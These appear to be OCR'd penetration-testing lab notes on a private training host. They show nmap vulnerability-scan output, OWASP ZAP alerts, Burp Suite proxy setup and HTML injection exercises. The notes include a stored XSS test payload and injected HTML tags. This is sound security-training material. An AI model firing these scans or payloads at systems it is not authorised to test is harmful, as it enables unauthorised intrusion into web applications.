
```
443/tcp  open  https
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
| ssl-ccs-injection:
|   VULNERABLE:
|   SSL/TLS MITM vulnerability (CCS Injection)
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|       does not properly restrict processing of ChangeCipherSpec messages,
|       which allows man-in-the-middle attackers to trigger use of a zero
|       length master key in certain OpenSSL-to-OpenSSL communications, and
|       consequently hijack sessions or obtain sensitive information, via
|       a crafted TLS handshake, aka the "CCS Injection" vulnerability.
|
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
|       http://www.openssl.org/news/secadv_20140605.txt
|_      http://www.cvedetails.com/cve/2014-0224
```

Common Vulnerabilities and Exposures



```
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  BID:70574  CVE:CVE-2014-3566
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://www.openssl.org/~bodo/ssl-poodle.pdf
|       https://www.securityfocus.com/bid/70574
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|_      https://www.imperialviolet.org/2014/10/14/poodle.html
|_sslv2-drown: ERROR: Script execution failed (use -d to debug)
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
666/tcp  open  doom
3306/tcp open  mysql
|_mysql-vuln-cve2012-2122: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
```

OWASP-ZAP



Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://192.168.83.131


Use traditional spider: ☑

Use ajax spider: □ with Firefox Headless

Progress: Not started

- Alerts (16)
  - Cross Site Scripting (Persistent)
  - Cross Site Scripting (Reflected) (2)
  - SQL Injection
  - Application Error Disclosure (10)
  - Weak Authentication Method
  - X-Frame-Options Header Not Set (47)
  - Absence of Anti-CSRF Tokens (29)
  - Cookie No HttpOnly Flag (3)
  - Cookie Without SameSite Attribute (12)
  - Information Disclosure - Debug Error Messages (3)
  - Private IP Disclosure
  - Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s) (35)
  - Web Browser XSS Protection Not Enabled (50)
  - X-Content-Type-Options Header Missing (117)
  - Information Disclosure - Suspicious Comments (11)
  - Timestamp Disclosure - Unix (2)

OWASP-ZAP



Alerts (16)
- Cross Site Scripting (Persistent)
  - GET: http://192.168.83.131/sqlite/left.php
- Cross Site Scripting (Reflected) (2)
- SQL Injection
- Application Error Disclosure (10)
- Weak Authentication Method
- X-Frame-Options Header Not Set (47)
- Absence of Anti-CSRF Tokens (29)
- Cookie No HttpOnly Flag (3)
- Cookie Without SameSite Attribute (12)
- Information Disclosure - Debug Error Messages (3)
- Private IP Disclosure
- Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s) (35)
- Web Browser XSS Protection Not Enabled (50)
- X-Content-Type-Options Header Missing (117)
- Information Disclosure - Suspicious Comments (11)
- Timestamp Disclosure - Unix (2)

Cross Site Scripting (Persistent)

URL:	http://192.168.83.131/sqlite/left.php
Risk:	High
Confidence:	Medium
Parameter:	dbname
Attack:	</a><script>alert(1);</script><a>
Evidence:	
CWE ID:	79
WASC ID:	8
Source:	Active (40014 - Cross Site Scripting (Persistent))

Description:

Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology.

Other Info:

Source URL: http://192.168.83.131/sqlite/main.php


Solution:


Phase: Architecture and Design
Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.
Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket.

Reference:

http://projects.webappsec.org/Cross-Site-Scripting
http://cwe.mitre.org/data/definitions/79.html

BURPSUITE-REQUESTS





HTTP FORMAT-HTTP REQUEST LINE

The Request-Line begins with a method token, followed by the Request-URI and the protocol version, ending with CRLF. The elements are separated by SP characters.


- Request-Line = Method SP RequestURI SP HTTP-Version CRLF
- Method Token
- Request-URI
- Protocol Version
- CRLF (Carriage Return Line Feed)

REQUEST METHODS

- GET: The GET method is used to retrieve information from the given server using a given URI.
- HEAD: Same as GET, but it transfers the status line and the header section only.
- POST: A POST request is used to send data to the server, for example, customer information, file upload, etc. using HTML forms.
- PUT: Replaces all the current representations of the target resource with the uploaded content.
- DELETE: Removes all the current representations of the target resource given by URI.
- CONNECT: Establishes a tunnel to the server identified by a given URI.
- OPTIONS: Describe the communication options for the target resource.
- TRACE: Performs a message loop back test along with the path to the target resource.

BURPSUITE SETTINGS

Burpsuite



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Add
Edit
Remove

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use on

Running	Interface	Invisible	Redirect	Certificate
☑	127.0.0.1:8080			Per-host

Browser Proxy e.g. Foxy Proxy for Firefox



Edit Proxy Burp

Title or Description (optional): Burp


Color: #66cc66

Proxy Type: HTTP

Proxy IP address or DNS name ★: 127.0.0.1

Port ★: 8080

HTML INJECTION - REFLECTED POST - EASY



/ HTML Injection - Reflected (POST) /

Enter your first and last name:

First name:

t field can be manipulated</h1>

Last name:


<h2>for real</h2>

Welcome

/ Hmm this input field can be manipulated /

// for real //

HTML INJECTION - REFLECTED POST - MEDIUM




/ HTML Injection - Reflected (POST) /

Enter your first and last name:

First name: <h1> Hmm this input field can t

